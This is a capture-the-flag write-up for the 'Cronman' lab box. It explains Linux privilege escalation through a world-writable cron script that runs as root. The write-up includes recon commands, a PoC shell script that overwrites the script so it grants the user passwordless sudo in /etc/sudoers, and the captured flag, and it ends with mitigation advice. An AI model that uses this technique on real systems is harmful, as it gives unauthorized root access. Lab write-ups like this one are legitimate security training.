Cronman - Linux Privilege Escalation via World-Writable Cron Script
- Box: Cronman
- IP:
172.31.26.245 - Initial Access:
user:user(SSH) - Vulnerability: World-writable cron script running as root
- Flag:
ctf{Teed2aic2aiGoikiej7ayahn0aimoh3m}
1. Initial Recon - Check System Crontab
After SSHing with user:user, examine /etc/crontab for scheduled tasks:
1
2
3
4
ssh user@172.31.26.245
# password: user

cat /etc/crontab
Finding:
1
*/2 * * * * root /opt/scripts/backup.sh
A bash script runs every 2 minutes as root. This is our attack vector.
2. Examine the Vulnerable Cron Script
Check permissions and contents of the target script:
1
2
ls -la /opt/scripts/
cat /opt/scripts/backup.sh
Output:
1
-rwxrw-rw- 1 root root 122 Aug 27 2023 backup.sh
Script Content
1
2
3
4
#!/usr/bin/bash
rm /var/backups/backup.zip
7z a /var/backups/backup.zip /var/www/html/
chmod 600 /var/backups/backup.zip
Vulnerability Identified
The file has permissions rwxrw-rw- (766) — it is world-writable. Any user on the system can modify this file. Since it executes as root via cron, we can inject arbitrary commands.
3. Exploit - Overwrite with Privilege Escalation Payload

Overwrite the script to add user to sudoers with full NOPASSWD privileges. Here is a PoC script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# cronman-poc.sh
TARGET="172.31.26.245"
PASS="user"

echo "[*] Deploying privilege escalation payload..."
sshpass -p "$PASS" ssh -o StrictHostKeyChecking=no "$USER@$TARGET" \
"printf '#!/usr/bin/bash\n\necho \"user ALL=(ALL) NOPASSWD: ALL\" >> /etc/sudoers' > /opt/scripts/backup.sh"

echo "[*] Payload deployed. Waiting for cron job (up to 2 minutes)..."
sleep 90

echo "[*] Attempting privilege escalation..."
FLAG=$(sshpass -p "$PASS" ssh -o StrictHostKeyChecking=no "$USER@$TARGET" "sudo cat /root/flag.txt 2>/dev/null")

echo "[+] Flag: $FLAG"
4. Additional Users Discovered on System
| Username | UID | Home Directory | | :— | :— | :— | | shagith | 1000 | /home/shagith | | rsa-key-20230610 | 1001 | /home/rsa-key-20230610 | | codacker | 1002 | /home/codacker | | user | 1003 | /home/user |
5. Mitigation
- Cron script directories should be owned by
root:rootwith permissions 755 (not world-writable). - Script files should have permissions 750 or 700.
- Use immutable attribute on critical scripts:
chattr +i /opt/scripts/backup.sh - Avoid running user-writable scripts as root via cron.
This post is licensed under CC BY 4.0 by the author.